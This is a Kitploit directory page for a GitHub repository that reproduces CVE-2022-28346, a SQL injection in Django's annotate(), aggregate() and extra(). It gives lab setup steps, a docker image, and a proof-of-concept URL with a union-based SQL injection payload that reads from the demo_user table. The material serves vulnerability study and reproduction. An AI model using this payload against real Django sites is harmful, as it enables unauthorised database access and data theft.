
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Submit
ToolsExploitsBlog
Submit

Hacking, PenTest, and Cybersecurity Tools for Your Security Arsenal!

Kitploit is a directory of hacking, cybersecurity, and pentesting tools. Discover the latest project updates to find vulnerabilities, analyze systems, automate testing, and strengthen your security.

FeedsContactPrivacy© 2026 Kitploit

Tool Directory

Categories

View all categories
Loading categories
CVE-2022-28346 — Django QuerySet.annotate(), aggregate(), extra() SQL 注入 | Kitploit
Tools/GitHubGitHub/deepingh0st/cve-2022-28346
Vulnerability AnalysisExploitationWeb Application ExploitationPenetration TestingLearning & EducationDatabase Security
GitHubdeepingh0st/cve-2022-28346

CVE-2022-28346

Django QuerySet.annotate(), aggregate(), extra() SQL 注入

View Repository
245124 years agoReviewed by Kitploit

Most Popular

View all →

Discover the most used tools by our community.

Explore all tools

Browse our collection of tools

View all tools →
Share

CVE-2022-28346

Django QuerySet.annotate(), aggregate(), extra() SQL Injection

Environment Initialization

1.python manage.py makemigrations
2.python manage.py migrate
3.访问http://x.x.x.x:8000/ 插入初始化数据

Vulnerability Reproduction

访问http://x.x.x.x:8000/demo
POC: http://x.x.x.x:8000/demo?field=demo.name" FROM "demo_user" union SELECT "1",sqlite_version(),"3" --

image-20220426224053969

Docker

docker pull s0cke3t/cve-2022-28346:latest
Download Tool